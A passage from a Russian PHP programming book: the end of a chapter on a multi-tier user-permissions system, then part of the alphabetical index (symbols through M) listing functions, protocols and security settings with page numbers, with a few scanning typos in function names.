В этой главе мы рассмотрели пример системы пользовательских полномочий. В данном упражнении мы коснулись сбора технических требований, архитектурных схем, многозвенной архитектуры и процесса проектирования.

Многозвенный подход обладает многими преимуществами над другими архитектурными схемами, важнейшим из которых является модульность. Что касается нашего примера, то изменение внешнего вида форм не повлияет на архитектуру уровня абстракции баз данных, поскольку они совершенно независимы. Наш пример показал, насколько простым и полезным может оказаться применение этого подхода.

Модульность системы пользовательских полномочий также позволяет развивать ее во многих направлениях. В первую очередь, она может быть применена к самой себе. Только определенные лица могут устанавливать полномочия для остальных, поэтому им должны быть предоставлены соответствующие полномочия для доступа к системе. Возможны и другие расширения.

# Алфавитный указатель

## Специальные символы

- \$, знак, в указании переменных, 93
- ::, оператор вызова функции класса, 155
  - примеры использования, 156
  - синтаксис использования наследования, 155
- @, оператор, 190
  - сообщения об ошибках, пример подавления, 190

## A

- Access, Microsoft
    - соединение через ODBC, 753
  - add(), метод, **GtkContainer**, класс
    - добавление графических элементов, 779
  - PHP-GTK, **HelloWorld**, пример, 781
  - add(), функция, **SWFMovie**, класс, 951
  - add\_element(), метод, OOH Forms, класс, 222
    - OOH, веб-сайт поиска работы, пример приложения, 222
    - атрибуты, описание, 223
      - передача атрибутов в виде ассоциативных массивов, 225
  - add\_XXX(), функции, **HAW\_deck**, класс, 961
  - addColor(), функция, **SWPShape**, класс, Ming, 956
  - addEntry(), функция, **SWFGradient**, класс, 955
  - addFill(), функция заливки, **SWFShape**, класс, 953, 955
    - применение градиента, 955
    - пример, 953
  - addShape(), функция, **SWFButton**, класс, 957
  - addtest(), метод, **TestSuite**,
- PHPUnit, тестирование сценариев, пример, 211
  - AddType, директива, Apache
    - редактирование, установка PHP/Apache под UNIX, 70
  - ADODB (Active Data Objects DataBase), класс оболочки базы данных, 757
    - пример синтаксиса, 757
  - allow\_url\_fopen, параметр, система защиты PHP, 890
  - ALTER TABLE, команда
    - MySQL, 677
    - PostgreSQL, 715
  - Apache
    - система безопасности, 884
    - установка, 42
      - Mac OS X, 78
      - UNIX, 63
      - Windows, 45
  - append(), метод, **GtkCList**, класс
    - PHP-GTK, GUI, пример, 787
  - \$argc/\$argv[], переменные, 774
    - передача аргументов в командной строке, автоматизация заданий, 774
  - array(), конструкция
    - DOM поддержка в PHP, пример, 812, 814
    - массивы, инициализация многомерных, 136
    - методы инициализации массивов, 133
  - ARTICLE, команда, NNTP, 392
  - assert/-Equals(), методы, **TestCase**
    - PHPUnit, тестирование сценариев, пример, 210
  - AT, команда, Windows NT/2000/XP, 773
    - автоматизация заданий, обзор, 773

attach(), метод, GtkTable, класс  
PHP-GTK, GUI, пример, 783  
AUTOEXEC.BAT, пакетный файл, Windows, установка командной строки PHP, 767

## Б

base64\_encode(), функция  
сообщения электронной почты, пример класса почтового отправителя MIME, 385  
bc\_sub(), функция  
оптимизация производительности, 916  
Bcc, поле заголовка сообщения электронной почты, 357  
bindtextdomain(), функция, библиотеки Gettext  
текстовые домены, настройка, 845  
BODY (Bike Odyssey Debugger Y), отладчик, 204  
команды, список, 205  
пример, 204  
версия с ошибкой, вывод, 204  
отлаженная версия, вывод, 205  
установка, 204  
BODY, команда, NNTP, 393  
break, оператор, см. switch и while, 118

## С

Cc, поле заголовка сообщения электронной почты, 357  
CGI, установка, риски безопасности PHP, 886  
типы атак, 886  
доступ к защищенным документам, 887  
доступ к системным файлам, 887  
параметры для предотвращения атак, 887  
chdir(), функция, установка текущего каталога, 281  
checkdnsrr(), функция, 490  
type, аргумент, типы записей ресурсов, 490  
пример пользователя класса почтового отправителя, 365  
chr(), строковая функция, 103  
chunk\_split(), функция, сообщения электронной почты, пример класса почтового отправителя MIME, 386

cleanTemporaryFiles(), функция  
удаление временных файлов, 282  
пример, 282  
clearstatcache(), функция, очистка кэша со сведениями о файле, 281  
closedir(), функция  
закрытие каталогов, 282  
пример, 282, 283  
connect(), метод, GtkObject, базовый класс, 778  
PHP-GTK, Hello World, пример, 780  
соединение с сигналом, 778, 779  
Content-Description/--Disposition, поля заголовков, MIME, 382  
Content-Transfer-Encoding, поле заголовка, MIME, 381  
задание типа кодировки, 381  
Content-Type, поле заголовка, MIME, 379  
задание типа/подтипа носителя, 380  
поддержка типов носителей multipart/mixed, 380  
разделитель, обязательный, 380  
continue, оператор, см. while, 120  
cookies, 258  
в массиве \$HTTP\_, 112  
исправление ошибок, 270  
неправильное задание имени, 271  
попытка установки данных после отправки cookie, 270  
обработка, 259  
задание срока годности, 260  
информация о домене, 261  
информация о пути, 260  
способы доступа к хранящимся значениям, 260  
объединение нескольких, пример, 268  
пример со счетчиком посещений, 262  
сеансы, распространение, 258  
проблемы безопасности, 259  
удаление, 267  
установка новых в браузер, функция setcookie(), 263  
пример, 264  
установка области видимости, 265  
ограничение доменов, 266  
предотвращение доступа пользователей к переменным, 265

установка срока истечения годности, 264  
пример, 265  
шифрование, `mcrypt_encrypt/_decrypt()`, 266  
примеры, 266  
`copy()`, функция  
копирование файлов, 279  
пример вспомогательной оболочки `FTP`, 317  
`count()`, встроенная функция массива, 134  
`CRC32`, алгоритм хеширования, шифрование, 896  
`CREATE DATABASE`, команда MySQL, 673  
PostgreSQL, 712  
`CREATE INDEX`, команда MySQL, 684  
`CREATE TABLE`, команда MySQL, 674  
синтаксис, примеры, 674  
details, таблица, 674  
title, таблица, 675  
PostgreSQL, 712  
синтаксис, примеры, 713  
`SERIAL`, тип поля, 714  
неявный индекс для первичного ключа, автоматическое создание, 713  
`CREATE`, команда, IMAP  
пример создания сеанса, 423  
`cron`, демон, Linux/UNIX, 772  
автоматизация заданий, обзор, 772  
`CS_XXX()`, функции, phpCodeSite, 203  
`CS_EnterMethod/_ExitMethod()`, 203  
`CS_SendError/_SendNote()`, 203  
`CS_SendMessage/_SendVar()`, 203

**D**

`DATA`, команда, SMTP, 369  
сообщения электронной почты, пример класса почтового отправителя SMTP, 374  
`Date`, поле заголовка сообщения электронной почты, 356  
`DBM-файлы`, кэширование, способы хранения, 937  
`define()`, функция  
создание констант, 95  
`defined()`, функция  
константы, проверка, 96

`DELETE`, команда, POP, 418  
`DELETE`, команда MySQL, 680  
`odbc_num_rows()`, функция, 749  
`WAP`, пример приложения корзины покупок, 606, 607  
оптимизация производительности, базы данных, 932  
уровень абстракции базы данных, пример, 708  
PostgreSQL, 717  
`DESCRIBE`, команда, MySQL, 675  
синтаксис, пример, 675  
`Directory`, директива, система безопасности Apache, 885  
предоставление всеобщего доступа, `File`, директива, 885  
предотвращение доступа Apache к произвольным файлам, 885  
разрешение доступа к корневому каталогу документов, 885  
`disable_functions`, параметр системы безопасности PHP, 890  
список отключенных функций, 890  
`display_errors`, параметр системы безопасности PHP, 887  
`DIT` (Directory Information Tree), информационное дерево каталога, LDAP, 528  
`ldap_list()`, перечисление уровней дерева, 548  
`DN/RDN` (Distinguished Name/Relative), различимое имя/относительное, LDAP, 527  
`ldap_XXX()`, функции, 546, 547  
`DNS` (Domain Name System), система доменных имен, 485  
как распределенная иерархическая система, 486  
авторитетные/не— ответы, 487  
домены верхнего уровня и поддомены, 486  
механизм кругового распределения нагрузки, 488  
преимущества, 487  
процедура обратного поиска, 485  
схема, 486  
поддержка PHP, функции, 487  
`checkdnsrr()`, записи ресурсов, 490  
`gethostbyname/_namel/_addr()`, 488

**getmxrr()**, почтовый ретранслятор, 491  
**getprotobynumber()**, 489  
**getservbyname/-port()**, 489  
 пример библиотеки клиента DNS, 492  
**dottedToIp/ipToDotted()**, методы, обработка IP-адресов, 495  
**getHostName()**, метод, 494  
**getIpAddress()**, метод, 493  
**getMx()**, метод, получение почтового ретранслятора, 493  
**getProtoByName/-Number()**, метод, 494  
**getServByName()**, метод, 495  
**log\_err()**, метод, 497  
**resetCache()**, метод, 496  
 конструктор, 493  
 объявления переменных, 492  
**do...while**, оператор цикла, 120  
**DOM (Document Object Model)**, объектная модель документа, 809  
 SAX, PRAX и DOM PHP API, таблица сравнения, 800  
     **DOM и SAX**, 801  
     **PRAX с DOM и SAX**, 801  
 корневой и дочерние узлы, пример дерева документа, 809  
 поддержка в PHP, 810, 811  
     XPath, 816  
     вывод XML с помощью DOM, файловые функции PHP, 811  
         **add\_root()**, создание корневого узла, 811  
         **agray()**, создание/заполнение, 812, 814  
         **fopen/fwrite/fclose()**, создание нового файла, 813, 814  
         **new\_child()**, создание дочерних узлов, 811, 814  
         **setattr()**, добавление атрибута, 812  
             выполнение, файл XML, 815  
     исправление ошибок, 810  
      чтение XML с помощью DOM, файл PHP, 817  
         **xpath\_eval()**, функция, выполнение команды XPath, 818-821  
         вывод XML в виде HTML, 818, 820, 821  
         выполнение, 821  
         создание объекта XML и контекста, 818, 819

**drawCurve/~CurveTo()**, функции, SWFShape, класс, 953  
**drawLine/~LineTo()**, функции, SWFShape, класс, 952  
**DROP DATABASE**, команда MySQL, 678  
     PostgreSQL, 716  
**DROP TABLE**, команда MySQL, 677  
     PostgreSQL, 716  
**DSN (Data Source Name)**, ODBC SQL Server/Access соединение, настройка DSN, 737, 752  
 не найден, ошибка соединения, 750  
 соединение с SQL Server/Access, настройка DSN, 753  
**DTD (Document Type Definition)**, определение типа документа, XML, 795

## E

**E\_XXX**, константы, функция `error_reporting()`, 187  
**E\_ALL**, 190  
 действия после установки PHP под Windows, 55  
**E\_COMPILE\_ERROR/~\_COMPILE\_WARNING**, 189  
**E\_CORE\_ERROR/-\_CORE\_WARNING**, 189  
**E\_ERROR**, 188  
**E\_NOTICE**, 188  
**E\_PARSE**, 188  
**E\_USER\_ERROR/~\_USER\_WARNING/-\_USER\_NOTICE**, 189  
**E\_WARNING**, 188  
 установка уровней ошибок, 189  
**echo**, команда, 87  
**else/elseif**, см. *if*, условный оператор, 115  
**enctype**, атрибут, элементы формы, 286  
 загрузка файлов от клиентов, POST, пример, 286  
**ereg\_replace/eregi~()**, функции, регулярные выражения POSIX, 236  
 замена в строке по шаблону, 236  
**eregi\_replace()**, безразличие к регистру, 237  
**ereg/eregi()**, функции, регулярные выражения POSIX, 236  
 поиск в строке по шаблону, 236

- `erogr_log()`, функция, регистрация ошибок, 193  
 значения аргумента, тип сообщения, 193  
 пример, 194
- `erogr_reporting()`, функция, 189  
 установка уровней ошибок, 187, 189  
`E_XXX`, константы, установка уровней, 188
- `erogr_reporting`, параметр, система безопасности PHP, 888  
 перечень констант типов ошибок, 888  
 подъем до `E_ALL`, действия после установки PHP под Windows, 55  
 примеры, 888
- `escapeshellcmd()`, функция, HTML-формы, 230  
 предотвращение выполнения произвольных команд, 230
- `EXPLAIN`, команда, MySQL, 925  
 оценка запросов, оптимизация производительности, 925  
 возвращаемые данные, 925  
 дополнительная информация, 926  
 пример, 927  
     данные EXPLAIN до оптимизации, 928  
     данные EXPLAIN после оптимизации, 929  
     объявление колонок/таблиц, 928  
 типы объединений, 926
- `explode/implode()`, встроенные функции массивов, 135  
`XSL/XSLT` поддержка в PHP, пример, 832
- F**
- `fclose()`, функция, закрытие файлов, 276
- `feof()`, функция, определение конца файла, 279
- `FETCH`, команда, IMAP  
`BODY/BODYSTRUCTURE`,  
 аргументы, задание части тела сообщения, 422  
 пример создания сеанса, 422
- `fgetc()`, функция, чтение одного символа из файла, 277
- `fgets/fgetss()`, функции, чтение строк из файла, 277
- `file()`, функция, чтение массивов из файлов, 278
- `file_exists()`, функция, проверка существования файла, 280
- `fileatime/filectime/filemtime()`, функции, получение времени доступа/модификации файла, 280
- `filesize()`, функция, получение размера файла, 280
- `filetype()`, функция, получение типа файла, значения аргумента, 280
- `finish()`, метод, ООН Forms, класс, 229  
 ООН веб-сайт поиска работы, пример приложения, 229
- `Flash`, Macromedia  
`LibSWF` и `Ming`, библиотеки расширений PHP, 950
- `fopen()`, функция, 275  
 mode, аргумент, значения, 275  
 открытие файлов, 275  
 дескриптор файла, 276
- `for`, оператор цикла, 120  
`DOM` поддержка в PHP, пример, 820  
`PDFlib`, пример, 949  
 пример, 121  
 синтаксис в сравнении с `while`, 120  
 тернарный оператор вместо базового синтаксиса, 121
- `foreach`, оператор цикла, 133  
 автоматизация заданий, анализ журнала веб-сервера, пример, 772  
 многомерные массивы, 136  
 обход массивов, 133
- `fpassthru()`, функция, отображение файлов, 276
- `fputs()`, функция, запись в файлы, 278
- `fread()`, функция, чтение строк из файлов, 277
- `freeze()`, метод, класс ООН Forms, 226  
 ООН веб-сайт поиска работы, пример приложения, 226
- `From`, поле заголовка сообщения электронной почты, 356
- `fseek()`, функция, установка текущей позиции в файле, 279
- `fsckopen/pfsockopen()`, функции, сокеты, 501  
 сообщения электронной почты, пример класса почтового отправителя SMTP, 371  
 типы соединяемых сокетов, 501

- ftell()**, функция, получение текущей позиции в файле, 279
- FTP (File Transfer Protocol)**, протокол передачи файлов, 311  
команды клиента и функции PHP, таблица сравнения, 346  
поддержка в PHP, 312  
`ftp_XXX()`, функции, типы и описание, 335  
пример расширения FTP, 312  
пример веб-клиента, 323  
`cd()`, перемещение по каталогам, 326  
`get()`, метод  
пересылка файла с сервера FTP в локальную систему, 329
- `ls()`, метод, получение листинга каталога, 326  
анализ листинга каталога, 327  
помещение полей в ассоциативный массив, 328  
разделение листинга на поля, 328
- `put()`, метод, загрузка файла из локальной системы на сервер FTP, 330
- SERVER\_ADMIN**, переменная окружения, 324  
конструктор, 325  
окончательный вид, 334  
определение свойств класса, 324  
сбор требований, 323  
создание клиента, 331  
загрузка файлов с/на сервер, 331  
кнопка запуска метода `cd()`, 333  
кнопка запуска метода `get()`, 333  
кнопка запуска метода `put()`, 334  
отслеживание/показ текущего рабочего каталога, 332  
преобразование выдачи `ls()`, 332
- установка значений по умолчанию для данных регистрации, 324
- пример вспомогательной оболочки, 314  
  `_copp()`, создание хеша адреса по `md5()`, 319  
  `_connect()`, соединение с сервером FTP, 321  
  `_destructor()`, закрытие соединений FTP, 315, 316, 322  
  `_parse()`, выделение значений из адреса, 316, 320
- обработка локальных адресов как удаленных, 320  
поиск необязательного порта, 320
- `copy()`, копирование файла, 314, 316  
  **FROM\_LOCAL | TO\_LOCAL**, 317  
  **FROM\_LOCAL | TO\_REMOTE**, 317  
  **FROM\_REMOTE TO\_LOCAL**, 318  
  **FROM\_REMOTE | TO\_REMOTE**, 319  
  соединение удаленными серверами, 317
- `mode()`, получение текущего режима передачи, 316
- конструктор, 315
- обзор, 314
- определение вспомогательных констант, 315
- определение свойств класса, 315
- соединения, поддержка множественных команд, 343
- `ftp_XXX()`, функции, 335  
`ftp_cdup()`, 337  
`ftp_chdir()`, 337  
`ftp_connect()`, 337  
`ftp_delete()`, 338  
`ftp_fget()`, 338  
  пример вспомогательной оболочки, 318  
`ftp_fput()`, 339  
`ftp_get()`, 340  
`ftp_login()`, 340  
`ftp_mdtm()`, 340  
`ftp_mkdir()`, 341  
`ftp_nlist()`, 341  
`ftp_pasv()`, 342  
`ftp_put()`, 342  
  пример вспомогательной оболочки, 317  
`ftp_pwd()`, 343  
`ftp_quit()`, 343  
`ftp_rawlist()`, 343  
  пример веб-клиента, 326  
`ftp_rename()`, 344  
`ftp_rmdir()`, 344  
`ftp_site()`, 345  
`ftp_size()`, 345  
`ftp_systype()`, 345
- команды клиента FTP и функции PHP, таблица сравнения, 346
- типы, 335  
  открытие/закрытие соединений, 335

работа с каталогами, 335  
 работа с файлами, 336  
 разные, 336  
**func\_get\_arg/~/get\_args/~/num\_args()**, встроенные функции, 124  
**function**, оператор, 122  
**function\_exists()**, функция, 124

**G**

**GD**, библиотека расширения, обработка графики, 965  
 обзор функциональности, 966  
**GetImageSize()**, получение размера изображения, 967  
**ImageCreateFromPng()**,  
 модификация созданных изображений, 967  
**ImagePng()**, отправка/сохранение изображений, 967  
 создание изображений  
 пример, 966  
 этапы, 966  
 пример счетчика посещений сайта, 967  
**hitCount()**, функция, 968  
 создание тега <img>, 969  
**makeImage()**, функция, 969  
 отображение числа и вывод изображения в файл, 970  
 создание тени, 970  
 установка стандартных названий цветов, 970  
 установка ширины/высоты изображения, 969  
 файл HTML, ввод/вывод изображения, 970  
 установка, 965  
**GET**, метод, HTTP  
**method**, атрибут формы HTML, 216  
 загрузка файлов от клиентов,  
     НЕ использовать для, 284  
**get\_class/~/parent\_class()**, функции классов, 170  
 примеры, 170  
 тестирование полиморфного кода, 170  
**get\_text()**, метод, *GtkEntry*, класс PHP-GTK, GUI, пример, 787, 788  
**getAscent/-Descent/~/Leading/-Width()**,  
 функции, *SWFFont*, класс, 958  
**getcwd()**, функция, получение текущего каталога, 281

**get/get-next**, операции, SNMP, 514  
**getHeight/-Width()**, функции, **SWFShape**, класс, 955  
**gethostbyname/~/name/~/addr()**,  
 функции DNS, 488  
 пример библиотеки клиента DNS, 493  
**GetImageSize()**, функция, GD  
 библиотека расширения, 967  
**getmxrr()**, функция DNS, 491  
 пример библиотеки клиента DNS, 493  
**getprotobynumber/-number()**, функции DNS, 489  
 пример библиотеки клиента DNS, 494  
**getRow()**, функция, PRAX  
 PRAX, поддержка в PHP, пример, 824  
**getservbyname/~/port()**, функции DNS, 489  
 пример библиотеки клиента DNS, 495  
**Gettext**, библиотека, GNU, 842  
**bindtextdomain()**, функция, настройка текстовых доменов, 845  
**gettext()**, метод,  
 интернационализация программ  
**open source**, 842  
 объекты в переводе, пример, 852  
 преобразование имеющихся программ, пример, 849  
 пример, 843  
**msgfmt**, форматирование файлов как двоичных, 845  
**msgmerge**, модификация перевода, 846  
**putenv()**, функция, установка переменной окружения, 845  
 преобразование программ, изменение языка  
     на датский, 850  
     на польский, 850  
**xgettext**, извлечение строк для перевода, 843  
 задание подчеркивания как ключевого слова, 843  
 пример, 844  
 ограничения, 846  
**gettype/set~()**, функции  
 типы данных, проверка/установка явным образом, 96  
**\$GLOBALS**, массив  
 доступ к глобальным переменным, 125

GROUP, команда, NNTP, 391  
 Usenet, пример класса NNTP, 400  
**GTK** (GNU Image Manipulation Program Tool Kit), 764  
 PHP-GTK, 765  
**GtkXXX**, классы, PHP-GTK  
 GtkButton, 780, 783  
 GtkCList, 785  
 GtkCombo, 785  
 GtkContainer, 777  
 GtkEntry, 783  
 GtkLabel, 783  
 GtkObject, базовый класс, 777  
 GtkTable, 783, 785  
 GtkTooltips, 781  
 GtkWidget, 777  
 GtkWindow, 780, 782, 785  
 PHP-GTK, GUI, пример, 782, 785, 787  
 PHP-GTK, Hello World, пример, 780  
 методы, 778

**H**

**HAWHAW**(HTML And WML Hybrid Adapted Webserver), WML-библиотека расширения, 960  
**HAW\_deck**, класс, создание колоды WML, 961  
 конструктор и функции add\_XXX(), 961  
**HAW\_form**, класс, создание форм, 963  
 пример сценария почтовой формы WML, 963  
 input.wml, файл, 963  
 submit.wml, файл, 964  
**HAW\_image**, класс, добавление графики на страницу WML, 962  
 конструктор, 963  
**HAW\_link**, класс, создание ссылки, 962  
**HAW\_text**, класс, задание текста, 962  
 set\_br(), задание количества переводов строки, 962  
 обзор функциональности, 960  
**HMDL** (Handheld Device Markup Language), язык разметки для наладонных устройств  
 многозвенная архитектура, 580  
**HEAD**, команда, NNTP, 393

header(), встроенная функция  
**IMAP**, пример получения сообщений электронной почты, 449  
 отправка строк заголовка HTTP, 131  
**HELO**, команда, SMTP, 369  
 сообщения электронной почты, пример класса почтового отправителя SMTP, 373  
**hide()**, метод, GtkWidget, класс скрытие графических элементов, 779  
**HTML** (Hyper Text Markup Language), язык разметки гипертекста  
 многозвенная архитектура, 580  
**htmlspecialchars()**, строковая функция, 102  
 преобразуемые символы, 102  
 пример, 102  
**htmlspecialchars()**, функция, HTML-формы, 230  
 предотвращение ввода тегов HTML, 230  
**HTML-формы**, см. формы HTML, 214  
**HTTP**, строки заголовка  
 header(), отправка с помощью, 131  
**\$HTTP\_\*\_VARS**, ассоциативный массив, 904  
 преимущества для безопасности, 905  
 применение вместо register\_globals, 904  
**\$HTTP\_**, массивы, 135  
 переменные окружения, обработка, 111  
 CGI, 112  
 cookies, 112  
 POST-, 111  
 заголовок HTTP, 112  
**\$HTTP\_ACCEPT\_LANGUAGE**, глобальная переменная, 869  
 прием списка языков, 869  
 интернационализация, 869  
**\$HTTP\_POST\_FILES**, глобальная переменная, 286  
 загрузка файлов от клиентов, POST, пример, 286  
**httpd.conf**, файл, Apache, редактирование, установка Apache, 47  
 Mac OS X, 79  
 UNIX, 64, 69  
 Windows, 47  
 интеграция PHP с Apache, 51

- I**
- if, условный оператор, 114
    - DOM, поддержка в PHP, пример, 818
    - версии, синтаксис, 114
      - if...elseif)...endif, БЕЗ фигурных скобок, 116
      - if...else, 115
      - if...elseif...else, 115
    - тернарный оператор вместо простого if...else, 116
  - ImageXXX(), функции, GD, библиотека расширений, 966
    - GD, пример счетчика посещений сайта, 969
  - IMAP (Internet Message Access Protocol), протокол доступа к сообщениям в Интернете, 418
    - imap\_XXX(), функции, 443
      - действия с сообщениями, 458
      - действия с почтовыми ящиками, 452
    - поддержка PHP, 425
    - получение списка почтовых сообщений или статей, 431
    - команды, 420
      - CREATE, 423
      - FETCH, 422
      - LOGIN, 420
      - LOGOUT, 424
      - SELECT, 421
    - получение сообщений электронной почты, пример класса, 425
      - вывод списка, 438
        - getMsgList(), получение информации из заголовков, 439
        - init(), глобализация дополнительных переменных, 438
        - makeAddress(), 440
        - определение дополнительных свойств, 438
      - действия с почтовыми ящиками, 454
        - createMailbox(), 456
        - deleteMailbox(), 457
        - getMailboxList(), 455
        - init(), глобализация новых переменных, 455
        - renameMailbox(), 457
        - определение дополнительных свойств, 454

- сравнение с POP, преимущества  
IMAP, 424  
теги, 418  
`imap_XXX()`, функции, 425, 431, 443, 452, 458  
`imap_append()`, добавление сообщений, 460, 461  
`imap_base64/~_binary()`, кодирование/декодирование двоичных данных, 444, 446  
`imap_body()`, получение блоков тела и заголовков, 443  
`imap_close()`, закрытие соединения с сервером, 426  
`imap_createmailbox()`, 453, 456  
`imap_delete/~_expunge/~_undelete()`, 458, 459, 461  
`imap_deletemailbox/~_renamemailbox()`, 453, 457  
`imap_errors/~_last_error()`, обработка ошибок, 426, 430, 445, 456  
`imap_fetchbody()`, получение частей тела сообщения, 443, 446  
flags, аргумент, значения, 443  
part\_no, аргумент, 443  
`imap_fetchstructure()`, получение метаданных сообщения, 434, 448  
свойства parameters/parts, 435  
свойства type/encoding, 434  
пример получения сообщений электронной почты, 439, 446  
`imap_header/~_headerinfo()`, получение заголовков, 432  
примеры, 433  
список свойств, 432  
`imap_listmailbox()`, 452  
ref/pattern, аргументы, 452  
пример получения сообщений электронной почты, 455  
`imap_mail_copy/_mail_move()`, перемещение/копирование сообщений, 460, 462  
`imap_mime_header_decode()`, 436  
пример, 436, 441  
`imap_open()`, открытие соединения с сервером, 426  
аргумент флагов, предопределенные константы, 426  
пример получения сообщений электронной почты, 427, 429  
`imap_qprint/~_8bit()`, кодирование/декодирование данных, 444  
`imap_setflag_full/~_clear_flag_full()`, установка/сброс флагов сообщений, 458, 459  
`msg_set`, аргумент, формат, 458  
пример получения сообщений электронной почты, 461, 462  
`imap_sort()`, сортировка сообщений/стартов, 437  
значения аргументов criteria flags, 437  
пример, 437, 439  
`imap_status()`, отображение состояния почтового ящика, 454  
значения аргумента flags, 454  
пример получения сообщений электронной почты, 456  
`imap_uid/-_msgno()`, получение UID/номеров сообщений  
пример, 434, 439  
`imap_utf7_encode/~_decode()`, кодирование/декодирование строк ASCII, 452, 456  
`implode`, массива функция, см. `explode/implode()`, 135  
`in_array()`, встроенная функция массива, 134  
`include()`, функция, оптимизация производительности, 920  
`INSERT`, команда MySQL, 678  
`odbc_num_rows()`, 749  
WAP, пример приложения корпорации покупок, 629, 630  
оптимизация производительности, базы данных, 931  
`INSERT DELAYED`, использование вместо, 931  
`LOAD DATA INFILE`, использование вместо, 932  
PostgreSQL, 716  
IP (Internet Protocol), протокол Интернета, 482  
IP-адреса, пример библиотеки DNS-клиента, 493, 495  
обзор, доставка данных, 482  
TTL (время жизни), 483  
маршрутизация, 482  
размер пакета и фрагментирование, 482  
`is_dir/~_executable/-_file/-_link()`, функции, определение типа файла, 281

`is_readable/~_writable()`, функции  
определение прав на чтение/запись  
файла, 281  
`is_uploaded_file()`, функция, загрузка  
файлов с помощью POST, 288  
`isEmpty()`, метод  
PHPUnit, тестирование сценариев,  
пример, 210

**L**

LDAP (Lightweight Directory Access  
Protocol), облегченный протокол  
доступа к каталогам, 521  
выбор программного обеспечения,  
536  
OpenLDAP, 537  
главные характеристики, 523  
глобальная служба каталогов,  
524  
защита данных, контроль доступа  
с помощью SASL, 524  
настройка и расширяемость, 524  
связь на основе открытого стан-  
дарта, 524  
хранилище гетерогенных дан-  
ных, 524  
дополнительные функции, 534  
асинхронные операции, 534  
внешние ссылки, 535  
защита данных, 535  
расширенные функции, 536  
репликация, 535  
модели, 528  
имен, 531  
информационная, 528  
LDIF с описанием схемы, 528  
пример записи, 530  
пример каталога, 529  
механизма защиты, 534  
функциональная, операции, 532  
автентификация и контроль(при-  
вязка/отвязка/отказ), 533  
запрос (поиск/сравнение), 532  
обновление (добавление/удале-  
ние/переименование/отказ),  
532  
поддержка в PHP, `ldap_XXX()`,  
функции, 541  
`ldap_add/~_mod_add()`, добавле-  
ние записей/значений атрибу-  
тов, 549

приложение для экспорта данных  
каталога, пример, 565  
`ldap_bind/-_unbind()`, каталог,  
привязка/отвязка, 542  
приложение для экспорта данных  
каталога, пример, 555  
`ldap_compare()`, сравнение стро-  
ки с атрибутом записи, 545  
пример, 545  
`ldap_connect/~_close()`, соедине-  
ние/рассоединение с сервером,  
542  
приложение для экспорта данных  
каталога, пример, 555, 559  
`ldap_count_entries()`, 548  
приложение для экспорта данных  
каталога, пример, 557  
`ldap_delete/~_mod_del()`, удале-  
ние записей/значений атрибу-  
тов, 549  
`ldap_dn2ufn/~_explode_dn()`,  
преобразование/расщепление  
DN, 546  
`ldap_error/~_errno/~_err2str()`,  
идентификация ошибок, 550  
`ldap_first_attribute/~_next_at-  
tribute()`, получение атрибутов,  
546, 548  
`ldap_first_entry/~_next_entry()`,  
получение записей, 546, 548  
`ldap_free_result()`, освобождение  
памяти, 546  
`ldap_get_attributes/~_dn/~_en-  
tries/~_values()`, получение  
атрибутов/DN/записей/  
значений атрибутов, 547  
приложение для экспорта данных  
каталога, пример, 557  
`ldap_get_option/~_set_option()`,  
получение/установка парамет-  
ров сеанса, 543  
список параметров, 543  
`ldap_list()`, функция, перечис-  
ление уровней дерева, 548  
`ldap_modify()`, модификация  
имеющихся записей, 550  
`ldap_read()`, чтение записи  
каталога, 545  
`ldap_search()`, поиск в каталоге  
по фильтру, 544  
attributes/attrsonly, необязатель-  
ные аргументы, 544

- deref, необязательный аргумент, значения, 544  
timelimit, необязательный аргумент, 544  
приложение для экспорта данных каталога, пример, 556  
идентификация ошибок, 550  
модификация записей, 549  
поиск в каталоге, 543  
соединение и управление, 542  
типовoy сценарий действий клиента, 541  
**понятия, 527**  
DIT, информационное дерево каталога, 528  
DN/RDN, различимое имя/  
относительное ~, 527  
атрибуты, 527  
записи, 527  
объекты, 527  
схема, 528  
преимущества LDAP над обычными базами данных, 521  
в LDAP имена полей не уникальны, 522  
применение упрощенных серверных баз данных, 521  
сходство объектов каталога с таблицами, 522  
упорядочение данных по иерархиям и группам, 522  
приложение для экспорта данных каталога, пример, 551  
набор сведений о пользователе, загрузка в каталог образца, 566  
общие функции, сценарий, 553  
    closeConnection(), 559  
    connectBindServer(), 555  
    createSearchFilter(), 556  
    displayErrMsg(), 555  
    generateFrontPage(), 554  
    generateHTMLForm(), 558  
    generateHTMLHeader(), 553  
    printResults(), 557  
    promptPassword(), 554  
    returnToMain(), 559  
    searchDirectory(), 556  
    снимок страницы, 559  
редактирование slapd.conf, 567  
сбор требований, 551  
сценарии  
    поиска в каталоге  
    выход результатов поиска, 561  
соединение критерия поиска в ассоциативный массив, 560  
снимок страницы, 561  
стандартной информации сайта, 552  
добавления полей поиска, 564  
снимок страницы, 566  
соединение атрибутов записи в ассоциативный массив, 565  
модификации полей поиска, 561  
    анонимное соединение и привязка, 562  
снимок страницы, 563  
соединение и привязка от имени пользователя, 562  
соединение новых параметров в ассоциативный массив, 562  
начальной страницы, 551  
снимок экрана, 552  
типовoy действий клиента, 541  
удаления полей поиска, 563  
    приглашение для ввода пароля администратора, 564  
соединение и привязка в качестве администратора, 564, 565  
**составляющие**  
    клиенты, 523  
организация данных, 523  
протокол, 523  
сервер, 523  
типы приложений, 525  
    возможные типы данных в каталогах LDAP, 525  
    пример службы каталогов небольшой компании, 526  
установка/настройка серверов LDAP, 537  
    slapd.conf, файл настройки, директивы, пример, 538  
    запуск сервера slapd, 539  
    тестирование установки, 540  
ldap\_XXX(), функции, 541  
PHP/LDAP, типовой сценарий действий клиента, 541  
**LDIF (LDAP Data Interchange Format),**  
формат обмена данными LDAP, 528  
libedit, библиотека, 765  
    установка, настройка командной строки PHP, 765  
LibSWF, Flash-библиотека расширения Ming и, 950  
LIST, команда  
NNTP, 391  
POP, 418  
LOAD DATA INFILE, команда, MySQL, 932

синтаксис, оптимизация производительности, 932  
**load\_defaults()**, метод, ООН Forms, 226  
 ООН веб-сайт поиска работы, пример приложения, 226  
**localeconv()**, функция, интернационализация, 861  
 преобразование денежной единицы, 862  
**localef()**, функция, экспорт преобразованных значений, 862  
**LOGIN**, команда, ШАР пример создания сеанса, 420  
**LOGOUT**, команда, **IMAP** пример создания сеанса, 424  
**LRU** (Least Recently Used), с наиболее давним использованием, алгоритм, 939  
 кэширование, политика обновления, 939

**M**

**Mac OS X**, установка, PHP/Apache/MySQL, 74  
**MAIL FROM**, команда, SMTP, 369  
 сообщения электронной почты, пример класса почтового отправителя SMTP, 373  
**mail()**, функция, отправка сообщений электронной почты, 358, 361 аргументы, 358  
